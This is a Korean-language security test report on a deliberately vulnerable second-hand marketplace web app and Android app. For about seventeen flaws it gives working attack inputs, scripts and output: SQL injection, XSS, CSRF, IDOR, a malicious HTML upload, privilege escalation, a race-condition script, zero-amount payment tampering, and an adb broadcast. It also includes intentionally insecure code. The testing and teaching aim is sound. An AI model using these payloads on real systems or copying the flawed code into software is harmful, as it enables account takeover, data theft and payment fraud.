


보안 취약점 테스트 정리 - 웹페이지

1. SQL Injection

- 해당 위치 : Login, Register, Home, ProductDetail, AddProduct, CustomerService
- 테스트 방법
- 1-1. 로그인 페이지에서 이메일 필드에 ' OR '1' = '1' # 입력
- 1-2. 비밀번호 아무거나 입력

테스트 결과(로그인 페이지)



로그인
계정에 로그인하여 중고마켓을 이용하세요

이메일
'OR '1' = '1' #

비밀번호
*

로그인

계정이 없으신가요? 회원가입

테스트 계정:
일반 사용자: test@test.com / password
관리자: admin@admin.com / admin

입력값 : ' OR '1' = '1' # / 1

장바구니 admin 로그아웃

결과는 성공.


```
실행된 로그인 쿼리 : SELECT * FROM users WHERE email = '' OR '1'='1'# AND password_hash = '1'
```

서버 로그 결과

2. XSS

- 해당 위치 : Login, Register, Home, ProductDetail, AddProduct, Chat, CustomerService
- 테스트 방법
- 1-1. 상품 등록 페이지에서 제목에 <script>alert('XSS')</script> 입력
- 1-2. 리뷰 작성 시 입력

테스트 결과 (리뷰 작성란 / 상품 등록 페이지)




상품 리뷰 (1)

별점
★★★★★

리뷰 작성

리뷰 등록

입력값:



실행 성공



상품 등록


상품 이미지

이미지를 업로드하세요 (최대 5MB)

오전 11:11
2025-11-11

상호명 *

입력값:



등록되고 홍화면으로 나오니 실행됨.

3. CSRF

- 해당 위치 : Login, Register, AddProduct, ProductDetail, Cart, Chat, MyPage

- 테스트 방법

1-1.로그인 후 다른 탭에서 악의적인 폼 작성

1-2.자동으로 제출되도록 설정

테스트 결과

```
// [CSRF 실험] 현실적인 프로필 수정 API (Form 방식)
app.post('/api/users/update-bio-form', async (req, res) => {
  const { userId, bio } = req.body;

  console.log('CSRF 요청 사용자 ($userId)의 Bio 변경 요청 들어옴: "${bio}"');


  try {
    await pool.execute("UPDATE users SET bio = ? WHERE id = ?", [bio, userId]);
    res.redirect('https://jangbogo.com');
  } catch (err) {
    console.error(err);
    res.status(500).send("서버 에러 발생");
  }
});
```

Mypage 의 프로필 요청이 html 로 와도 받아주는 취약점이 있음.




악의적인 프로필 강제 변경 코드를 짜 넣음.

밖에서 악의적인 코드의 html 로 들어가면



사기성 광고 페이지가 뜨게 됨. 경품 수령 버튼을 누르면 똑같이 일반 사이트로 돌아오게 됨. 그런 다음 판매자 프로필을 확인해보면



악의적인 코드로 인해 변경당하게 됨.

4. IDOR(Insecure Direct Object Reference)


- 해당 위치 : ProductDetail, Cart, Chat, CustomerService, MyPage

- 테스트 방법

1-1.로그인 후 상세 상품 페이지로 들어감.

1-2.콘솔 명령어로 다른 사람의 리뷰 삭제해버리기.

테스트 결과(상세 페이지)



현재 로그인 되어있는 사용자는 이기철.

```
const userId = '025ad119-712-4a27-b467-11c70a2815c';
const targetReviewId = '8a2388a0-4d71-11d0-bf62-000000000000';

// 2. 리뷰 삭제 (API 경로 사용)
// http://localhost:3000/api/reviews/delete
// headers: { 'Content-Type': 'application/json' }
// body: { reviewId: '8a2388a0-4d71-11d0-bf62-000000000000' }

fetch('http://localhost:3000/api/reviews/delete', {
  method: 'DELETE',
  headers: {
    'Content-Type': 'application/json',
  },
  body: JSON.stringify({
    reviewId: targetReviewId,
  }),
})
.then(response => {
  if (!response.ok) throw new Error('리뷰 삭제 실패');
  console.log('리뷰 삭제 성공');
  return response.json();
})
.then(data => {
  if (data.success) {
    console.log('리뷰 삭제 성공');
    alert('리뷰 삭제 성공');
  } else {
    console.log('리뷰 삭제 실패');
  }
})
.catch(error => {
  console.error('리뷰 삭제 실패');
});
```

상품 페이지 리뷰란에 리뷰를 쓴 사용자들의 ID 가 그대로 됨.

이걸로 다른 사용자의 리뷰를 삭제해버릴 수 있음.

콘솔창에 로그인된 사용자 ID와 지을 상대의 ID 를 가지고 지워 버림.

이가철 ID: 8bae1b3d-ca75-11f0-8fee-da2f582fe1dc

★☆☆☆☆

포장이 꼼꼼해서 좋았습니다. 잘 쓸게요!

삭제

김철수 ID: 8bb2df15-ca75-11f0-8fee-da2f582fe1dc

★★★★★

배송이 조금 늦었지만 물건은 만족합니다.

이렇게 삭제
가 완료된
것을 볼 수
있음.

5. 평문 비밀번호 저장/전송

- 해당 위치 : Login, Register, MyPage
- 테스트 방법
- 1-1. 회원가입 후 데이터베이스 직접확인
- 1-2. Password 필드에 평문이 보이면 취약.
- 1-3. 네트워크 탭에서 요청 확인 (HTTP면 취약)

테스트 결과

회원가입

새 계정을 만들어 서비스를 시작하세요

이메일 *

example2@test.com

사용자명 *

테스트

비밀번호 *

비밀번호 확인 *

권한번호 (선택)

010-1928-1029

주소 (선택)

대구광역시 북구

회원가입

이미 계정이 있으신가요? 로그인

회원가입을 통해 새로운 아이디를 데이터베이스에 적재시도.

```
MariaDB [marketplace]> select id, password_hash, email from users;
```

id	password_hash	email
0874a411-3172-4447-bfad-7ffc70a8815c	gichul1234	leegichul@naver.kr
2d9f8de0-a8e5-41ca-9e83-c9ea33a6178e	password	test@test.com
403d12ee-33b0-436e-b33a-b7d0cc73f0bb	password	example2@test.com
45d8dde7-cd0a-41ab-9c7a-7bdfb1eea427	youngandrich	elwlf@ameg.com
65d8a971-c994-11f0-8f78-d9293fc2110e	admin	admin@admin.com
6c64ea9a-c9af-11f0-8f78-d9293fc2110e	password	example@test.com
d2380b7a-559f-4a28-993b-cf5989129bef	12345	exqpel@gmail.kr
dec08d83-1c41-4139-b2c2-66c6dea39469	12341234	1234@test.com
seller1	chulchulWater	seller1@test.com
seller2	zeroHapp222	seller2@test.com

적재된 것을 보면 평문으로 password 가 저장된 것을 볼 수 있음.

6. Burte Force 공격 방어 부재

- 해당 위치 : Login (로그인 시도 제한 없음)
- 테스트 방법
- 1-1. 로그인 페이지에서 틀린 비밀번호로 연속 시도
- 1-2. 10회 이상 시도해도 차단되지 않으면 취약

테스트 결과

로그인

계정에 로그인하여 중고마켓을 이용하세요

로그인 실패

이메일

example@test.com

비밀번호

로그인

계정이 있으신가요? 회원가입

```
try {
  const response = await fetch('/api/auth/login', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ email, password }),
  });

  const data = await response.json();

  if (data.success) {
    // 로그인 성공
    localStorage.setItem('user', JSON.stringify(data.user));
    onLogin(data.user);
  } else {
    // 로그인 실패 (특히 메시지 표시)
    setError(data.error || '로그인 실패');
  }
} catch (err) {
  console.error(err);
  setError('서버와 연결할 수 없습니다.');
```

로그인 실패만 뜨고, 시도 횟수 제한이 걸려있지
않음.

백엔드에도 별개의 횟수 제한 로직이 없는 것으
로 확인할 수 있음.

7. 파일 업로드

- 해당 위치 : AddProduct
- 테스트 방법

- 1-1. .php, .jsp, .asp 확장자 파일 업로드 시도
- 1-2.대용량 파일(10GB+) 업로드 시도
- 1-3.이미지가 아닌 파일을 이미지로 위장하여 업로드

테스트 결과

```
> const myId = "6084e9e-c8ef-11f0-8f78-d5293f02110e"; // (users 테이블의 id)
const maliciousContent = `
<html>
<body style="background-color:black; color:red; text-align:center;">
<h1>해킹 성공!</h1>
<script>
alert('당신의 루키 정보가 탈취되었습니다.' + document.cookie);
// 실제 공격에선 여기서 해커 서버로 정보를 전송합니다.
</script>
</body>
</html>
`;

const maliciousFile = new File([maliciousContent], "exploit.html", { type: "text/html" });

// 8. 폼 데이터 구성 (multi가 인식하도록)
const formData = new FormData();
formData.append("image", maliciousFile); // 'image' 필드에 html 파일을 넣음
formData.append("title", "해킹된 상품");
formData.append("price", "100");
formData.append("category", "Electronics");
formData.append("description", "이 상품의 이미지를 클릭하면 공격이 실행됩니다.");
formData.append("sellerId", myId);

console.log("🔥 [공격] 악성 HTML 파일 업로드 시도 중...");


fetch("/api/products", { // 실제 공격 차출
  method: "POST",
  body: formData // JSON이 아닌 FormData를 보냄
})
.then(res => res.json())
.then(data => {
  if (data.success) {
    console.log("🔥 [성공] 악성 파일이 업로드되었습니다!", "color: red; font-size: 18px; font-weight: bold;");
    return fetch("/api/products");
  } else {
    throw new Error("업로드 실패");
  }
})
.then(res => res.json())
.then(products => {
  // 성공하면 '해킹된 상품' 찾기
  const hackedProduct = products.find(p => p.title === "해킹된 상품");

  if (hackedProduct && hackedProduct.image) {
    console.log("🔥 업로드된 파일 경로:", hackedProduct.image);
    console.log("🔥 아래 링크를 클릭하면 공격이 실행됩니다!", "color: blue; font-weight: bold;");
    console.log(window.location.origin + hackedProduct.image);
  }
})
.catch(err => console.error("에러 발생:", err));

🔴 주의 사항 https://jangbogo.com/uploads/1764296741900-803710291.html

jangbogo.com 내용:
당신의 루키 정보가 탈취되었습니다.
확인
```

콘솔창에 html 코드를 저장시킨 파일을 하나 만들. 업로드 취약점이 있는 상품등록 페이지에 등록할 것임.



성공된 html 파일을 살펴봄.



해킹된 상품이 업로드 된 것을 볼 수 있음.

탈취되었다는 문구가 나오게 됨. 해킹 성공.



8. 권한 검증 부족

- 해당 위치 : AddProduct, ProductDetail, MyPage
- 테스트 방법

1-1. 일반 사용자로 로그인


1-2. 관리자 전용 API 직접 호출

테스트 결과

```
// 관리자 전용 API
// =====
app.patch('/api/vulnerable/users/:id/promote', async (req, res) => {
  const targetUserId = req.params.id; // 공격을 할 대상 ID
  console.log(👤 [권한 상승 시도] 사용자 ${targetUserId}가 관리자 승격을 요청했습니다.);

  try {
    await pool.execute("UPDATE users SET ts_admin = 1 WHERE id = ?", [targetUserId]);
    res.json({ success: true, message: "목적했습니다! 이제 당신은 관리자입니다." });
  } catch (err) {
    res.status(500).json({ error: "DB 에러" });
  }
});
```

아무 검증없이 일반 사용자 admin으로 승격시키는 테스트용 api 가 아직 존재함.



그 후 개발자 모드 콘솔창에 해당 api 경로로 권한을 상승시켜달라는 요청을 보낼 거임.

```
> const storeUser = JSON.parse(localStorage.getItem('user'));


if (!storeUser) {
  alert('먼저 로그인해주세요!');
} else {
  const myId = storeUser.id;
  console.log(👤 [권한 시리] 내 ID는(myId)를 관리자로 승격 시도...);

  // 2. 취약한 API 호출 (권한 상승 요청)
  fetch('/api/vulnerable/users/${myId}/promote', {
    method: 'PATCH',
    headers: { 'Content-Type': 'application/json' }
  })
    .then(res => res.json())
    .then(data => {
      if (data.success) {
        console.log(🎉 [성공] 권한 상승 완료!, "color: gold; font-size: 20px; font-weight: bold;");
        alert("관리 성공! 당신은 이제 관리자입니다.🔒확인을 위해 로그아웃 후 다시 로그인하세요.");

        // 3. (중요) 프롬프트는 아직 모른다. 갑자기 토큰을 리로드하고 정보 수를
        storeUser.ts_admin = 1;
        localStorage.setItem('user', JSON.stringify(storeUser));

        // 관리자 새로고침
        window.location.reload();
      } else {
        console.log(💩 [실패] , data);
      }
    })
    .catch(err => console.error('에러!', err));
}
```

콘솔창에 해당 명령어를 입력하고 실행.



관리자가 됐다는 알림창이 뜨고 새로고침 됨.

그 다음 상단 바를 다시 보면,



일반 사용자 계정임에도 관리자 버튼이 생기게 된 것을 볼 수 있음.

9. Race Condition

- 해당 위치 : Cart
- 테스트 방법

1-1. 재고 1개 남은 상품 준비

1-2. 두 브라우저에서 동시에 구매 클릭

1-3. 둘다 성공하면 Race Condition 취약점

테스트 결과

다른 ID 를 가진 유저 두명이 동시에 재고가 1개 남은 물품을 주문했을 때의 결과를 테스트

```
for (const item of cartItems) {
  if (item.stock < item.quantity) {
    throw new Error(`${item.title} 상품의 재고가 부족합니다. (남은 수량: ${item.stock})`);
  }
  await new Promise(resolve => setTimeout(resolve, 1000));
  await connection.execute("UPDATE products SET stock = stock - ? WHERE id = ?", [item.quantity, item.product_id]);
}
```

재고가 있는 채로 주문을 하면 1초 멈추는 코드가 짜여져 있음.

```

# 유저 1 (User A) ID
USER_A_ID = "6c4ea9a-c9af-11f0-8f78-d9293fc2110e"
# 유저 2 (User B) ID
USER_B_ID = "seller2"
# 테스트할 상품 ID
TARGET_PRODUCT_ID = "prod3"

# 2. 상품 요청 : 장바구니에 상품 추가
def prepare_cart(user_name, user_id):
    print(f"[ {user_name} ] 장바구니에 상품 추가 중 ...")
    try:
        # 장바구니에 상품이 없으면 빈 리스트, 그 상태로 추가합니다.
        # (각각 여러 장바구니를 사용할 수 있으므로, 테스트엔 저장 필요)
        res = requests.post(f"{BASE_URL}/cart/add", json={
            "userId": user_id,
            "productId": TARGET_PRODUCT_ID
        })
        if res.status_code == 200:
            print(f"[ {user_name} ] 장바구니 추가 성공")
        else:
            print(f"[ {user_name} ] 장바구니 추가 실패 ({res.text})")
    except Exception as e:
        print(f"[ {user_name} ] 예외 : {e}")

# 3. 상품 주문 : 주문 요청 (Race Condition)
def place_order(user_name, user_id):
    # 상품 코드 및 가격 payload 생성
    payload = {
        "userId": user_id,
        "totalAmount": 86400, # 가격 * 수량
        "address": "Test City", # 배송지
        "recipient": user_name, # 수령인
        "couponId": None # 쿠폰 정보
    }

    print(f"[ {user_name} ] 주문 요청 (Time: {time.time()})")
    try:
        res = requests.post(f"{BASE_URL}/orders", json=payload)
        # 성공 실패
        if res.status_code == 200:
            print(f"[ {user_name} ] 주문 성공! (200 OK)")
        else:
            print(f"[ {user_name} ] 주문 실패 ({res.status_code}) -> {res.text}")
    except Exception as e:
        print(f"[ {user_name} ] 예외 : {e}")

# 4. 메인 실행
if __name__ == "__main__":
    print(f"--- Race Condition 테스트 시작 ---")
    print(f"Target Product: {TARGET_PRODUCT_ID}")

    # Step 1: 장바구니 준비
    print("\n[Step 1] 장바구니 준비")
    prepare_cart("User A", USER_A_ID)
    prepare_cart("User B", USER_B_ID)

    print("\n[Step 2] 2초 뒤 동시에 주문을 합니다...")
    time.sleep(2)

    # 2초 뒤 : 동시 주문 (스레드)
    t1 = threading.Thread(target=place_order, args=("User A", USER_A_ID))
    t2 = threading.Thread(target=place_order, args=("User B", USER_B_ID))
    t1.start()
    t2.start()
    t1.join()
    t2.join()

    print("\n-----")
    print("테스트 종료 : 결과를 확인하세요.")
    print("실행할 때 주의 : 주문 실패 시 '재고 부족' -1이 뜹니다")
    print("실행할 때 주의 : 주문 성공 시 '주문 완료' 메시지가 뜹니다")
    print(f"from localhost backend# python3 race_test.py")

```

다른 id 를 가진 두 사용자가 동시에 주문을 요청하는 python 코드.

```

root@localhost backend# python3 race_test.py
--- Race Condition 테스트 시작 ---
Target Product: prod3


[Step 1] 장바구니 준비
[ User A: 장바구니에 상품 추가 중 ...
[ User A: 장바구니에 추가 성공
[ User B: 장바구니에 상품 추가 중 ...
[ User B: 장바구니에 추가 성공

[Step 2] 2초 뒤 동시에 주문을 합니다...
[ User A: 주문 요청 (Time: 1764319310.1229913)
[ User B: 주문 요청 (Time: 1764319310.129325)
[ User B: 주문 성공! (200 OK)
[ User A: 주문 성공! (200 OK)

-----
테스트 종료 : 결과를 확인하세요.
실행할 때 주의 : 주문 실패 시 '재고 부족' -1이 뜹니다
실행할 때 주의 : 주문 성공 시 '주문 완료' 메시지가 뜹니다
from localhost backend# python3 race_test.py

```

해당 파일을 실행후, 성공 코멘트가 뜨는 것을 확인.



웹페이지에서도 주문이 완료되었다는 알림이 옴.

stock	title	id
1	해킹된 상품	1cdee776-7dbd-4dcb-a9db-5ef8c6b9cac2
3	장북대	2afff17c-9818-459a-9b6a-56a452fb89ec
1	악재	4692e591-c18b-4629-bdce-43122f03da3a
3	장북대	aae64ad7-aaa5-463b-8184-faae28f61d9f
0	아이폰 14 Pro 256GB	prod1
1	맥북 프로 M2	prod2
-1	나이가 예 어 맥스	prod3
2	이제야 책상	prod4
1	스니 헤드폰 WH-1000XM5	prod5

DB에서도 stock (재고 칼럼) 의 숫자가 -1이 찍혀있는 것을 확인하여 테스트 완료.

10. 정보 노출 (Information Disclosure)

- 해당 위치 : Login, API응답
- 테스트 방법

1-1. 존재하지 않는 이메일로 로그인 시도

1-2. 존재하는 이메일 + 틀린 비밀번호로 시도

1-3. 에러 메시지가 다른 정보 노출 취약점.

테스트 결과

로그인

계정에 로그인하여 중고마켓을 이용하세요

이메일

nothing@email.com

비밀번호

.....

로그인

계정이 없으신가요? 회원가입

로그인

계정에 로그인하여 중고마켓을 이용하세요

이메일

example@test.com

비밀번호

.....

로그인

계정이 없으신가요? 회원가입

로그인

계정에 로그인하여 중고마켓을 이용하세요

이메일

nothing@email.com

비밀번호

.....

로그인

계정이 없으신가요? 회원가입

존재하지 않는 이메일로 먼저 로그인 시도

존재하지 않는 이메일이라는 것을 알려줌.

이제 비밀번호를 틀려서 적어보면,

비밀번호가 틀렸다는 것을 알려줌.

⇒ 정보 노출 취약점이 있음.

11. 결제 금액 변조

클라이언트에서 계산한 금액을 서버로 보내서 결제하는 방식임.

테스트 결과

```
};

const orderId = crypto.randomUUID();
await connection.execute(
  "INSERT INTO orders (id, order_number, user_id, total_amount, status, shipping_address, recipient_name) VALUES (?, ?, ?, ?, 'paid', ?, ?)",
  [orderId, 'ORD-'+Date.now(), userId, totalAmount, address, recipient]
);
```

이미 백엔드 서버 js 에 취약점이 있음. 앱에서 주는 total_amount (결제금액)이 바로 데이터베이스에 적재됨. 그렇다면 앱에서 결제금액을 조작해서 건네주면, 0원에도 살 수 있게됨.

```
# curl -X POST "http://localhost:3001/api/orders" \
-H "Content-Type: application/json" \
-d '{
  "userId": "6c64ea9a-c9af-11f0-8f78-d9293fc2110e",
  "totalAmount": 0,
  "address": "해커의 집",
  "recipient": "해커",
  "couponId": null
}'
```

Curl 명령어로 직접 전송을 보내볼 수 있음.

현재 로그인 한 사용자의 ID를 넣고, 장바구니에 0원으로 사볼 상품을 넣어봄.

```
root@localhost /v/w/h/T/s/components# curl -X POST "http://localhost:3001/api/orders" -H "Content-type: application/json" -d '{"userId":"6c64ea9a-c9af-11f0-8f78-d9293fc2110e", "totalAmount": 0, "address": "해커의 집", "recipient": "해커", "couponId": null}'
{"success":true,"orderId":"6befeaf6-4b1e-49cb-a4ee-2e20c8d444d6"}
```

성공한 것을 볼 수 있음.

보안 취약점 정리 - 모바일

1. 비밀번호 평문 저장

```
class UserPreferences(private val context: Context) {
    companion object {
        private val LOGGED_IN = buildSharedPreferencesKey("is_logged_in")
        private val USER_ID = stringSharedPreferencesKey("user_id")
        private val USER_EMAIL = stringSharedPreferencesKey("user_email")
        private val USER_PASSWORD = stringSharedPreferencesKey("user_password")
        private val USER_NAME = stringSharedPreferencesKey("user_name")
    }

    val userToken = context.getSharedPreferences("p")
    fun isLoggedIn(): Boolean {
        return userToken.getBoolean(LOGGED_IN, false)
    }
    fun login(id: String, password: String): Boolean {
        val userToken = context.getSharedPreferences("p")
        val userTokenEditor = userToken.edit()
        userTokenEditor.putBoolean(LOGGED_IN, true)
        userTokenEditor.putString(USER_ID, id)
        userTokenEditor.putString(USER_PASSWORD, password)
        userTokenEditor.commit()
        return true
    }
    fun register(id: String, password: String, email: String, name: String): Boolean {
        val userToken = context.getSharedPreferences("p")
        val userTokenEditor = userToken.edit()
        userTokenEditor.putBoolean(LOGGED_IN, false)
        userTokenEditor.putString(USER_ID, id)
        userTokenEditor.putString(USER_PASSWORD, password)
        userTokenEditor.putString(USER_EMAIL, email)
        userTokenEditor.putString(USER_NAME, name)
        userTokenEditor.commit()
        return true
    }
}
```

사용자의 비밀번호를 암호화되지 않은 일반 텍스트 파일로 폰내부에 저장. 루팅된 폰이나 파일 탐색기 권한이 있는 악성 앱은 이 파일을 열어 비밀번호를 읽을 수 있음.


2. HTTP 평문 통신

```
val serverBaseUrl = "http://192.168.16.28:3001"
```

데이터가 암호화되지 않고 날아감. 해커가 같은 와이파이에서 접속해서 패킷 감청 툴(wireshark 등)을 켜면, 로그인할 때 보내는 아이디/비번, 채팅 내용이 글자 그대로 화면에 뜸.


3. 리뷰 및 채팅(XSS)

테스트 결과



테스트 - 리뷰 칸


입력값 - ``




웹사이트로 확인한 결과 테스트 성공.

4. Exported Activity(컴포넌트 노출)


테스트 결과




먼저 로그인이 된 상태로 장바구니에 물건을 담음.



취약한 결제 승인 검증을 통해, 외부에서 강제 결제 승인요청을 해볼 것임.



터미널에 해당 명령어를 적고 엔터.




마음대로 결제승인이 된 것을 확인할 수 있음.




주문내역에 추가는 되지만 막상 결제금액은 0원이 됨.

5. Insecure Data Storage(취약한 데이터 저장)

테스트 결과



리눅스 셸로 접속.



이 앱의 주인인척 하여 앱 폴더를 볼 수 있게 됨.


```

emu64xa:/data/user/0/com.example.myapplication $ ls -R
.:
cache code_cache files

./cache:
image_cache

./cache/image_cache:
4ff7f5399912b44164a7c0af96204fdbde3aa19255445e163ebac139f3b21b85.0  5c25205a48b141ed6c7036419cc1c17d9d5f2dfc60858e2da2eea5f02cc8c177.0  journal
4ff7f5399912b44164a7c0af96204fdbde3aa19255445e163ebac139f3b21b85.1  5c25205a48b141ed6c7036419cc1c17d9d5f2dfc60858e2da2eea5f02cc8c177.1

./code_cache:

./files:
datastore profileInstalled

./files/datastore:
user_settings.preferences_pb

emu64xa:/data/user/0/com.example.myapplication $ cat files/datastore/user_settings.preferences_pb

1
user_id*&$65d8a971-c994-11f0-8f78-d9293fc2110e

user_email*admin@admin.com

user_password*

        user_name*admin

is_logged_iemu64xa:/data/user/0/com.example.myapplication $ █

```

현재 로그인 된 사용자의 이메일과 이름 그대로 노출되는 것을 볼 수 있음.

6. Insecure Logging (로그 데이터 노출)

테스트 결과

```

object RetrofitInstance {
    // *** [서버 주소] 본인 환경에 맞게 수정하세요 (에뮬레이터는 10.0.2.2) ***
    1 Usage
    private const val BASE_URL = "http://192.168.10.28:3001/"

    1 Usage
    private val loggingInterceptor = Interceptor { chain ->
        val request = chain.request()

        val requestBody = request.body
        if (requestBody != null) {
            val buffer = Buffer()
            requestBody.writeTo(sink = buffer)

            val charset = Charset.forName(charsetName = "UTF-8")
            val bodyString = buffer.readString(charset)

            Log.e(tag = "API_LEAK", msg = "▶ [요청 데이터 값지] $bodyString")
        }
        chain.proceed(request)
    }

    1 Usage
    private val client = OkHttpClient.Builder()
        .addInterceptor(loggingInterceptor)
        .connectTimeout(timeout = 30, unit = TimeUnit.SECONDS)
        .readTimeout(timeout = 30, unit = TimeUnit.SECONDS)
        .build()

    // Retrofit 객체 생성
    val api: ApiService by lazy {
        Retrofit.Builder()
            .baseUrl(BASE_URL)
            .client(client)
            .addConverterFactory(GsonConverterFactory.create())
            .build()
            .create(ApiService::class.java)
    }
}

```

코드에 api 결과 데이터 로그를 그대로 찍는 코드가 존재함.

```

PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb -s emulator-5556 logcat -d | findstr "API_LEAK"
12-03 08:11:18.813  9517  9552 E API_LEAK: ?? [??? ???????] {"email":"example@test.com","password":"password"}

```

로그인 한 api 를 따라 email 과 password 까지 띄워주는 로그임.

7. 브로드캐스트 리시버(Broadcast Receiver) 악용

테스트할 때 사용하던 ‘특정 신호’를 보내면 100만원 짜리 쿠폰이 즉시 발급되는 기능을 그대로 두었음. 앱화면에는 버튼이 없지만 안드로이드 방송 시스템으로 앱을 조종할 수 있음.

```
DisposableEffect( key1 = Unit) {
    val receiver = object : android.content.BroadcastReceiver() {
        override fun onReceive(context: Context?, intent: Intent?) {
            if (intent?.action == "com.jangbogo.SECRET_COUPON") {
                val secretKey = intent.getStringExtra( name = "secret_key")
                if (secretKey == "Jangbogo2025!") {
                    val discount = intent.getIntExtra( name = "amount", defaultValue = 1000000)
                    viewModel.couponDiscount = discount
                    Toast.makeText(context, text = "🔒 관리자 인증 성공! ${discount}원 쿠폰 적용", duration = Toast.LENGTH_LONG).show()
                } else {
                    // 비밀번호 틀리면 경고
                    Toast.makeText(context, text = "🚫 인증 실패: 잘못된 접근입니다.", duration = Toast.LENGTH_SHORT).show()
                }
            }
        }
    }

    val filter = android.content.IntentFilter( action = "com.jangbogo.SECRET_COUPON")
    val listenToBroadcastsFromOtherApps = if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
        ContextCompat.RECEIVER_EXPORTED
    } else {
        0
    }


    ContextCompat.registerReceiver( context = ctx, receiver, filter, flags = listenToBroadcastsFromOtherApps)

    onDispose {
        ctx.unregisterReceiver( p0 = receiver)
    }
}
```

비밀키로 인증 후에 쿠폰을 적용시켜주는 하지만 비밀키가 단순함.

터미널에서 비밀키를 넣고 한번 쿠폰을 적용시켜볼 수 있음.

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb shell am broadcast -a com.jangbogo.SECRET_COUPON --es secret_key "Jangbogo2025!" --ei amount 1500000
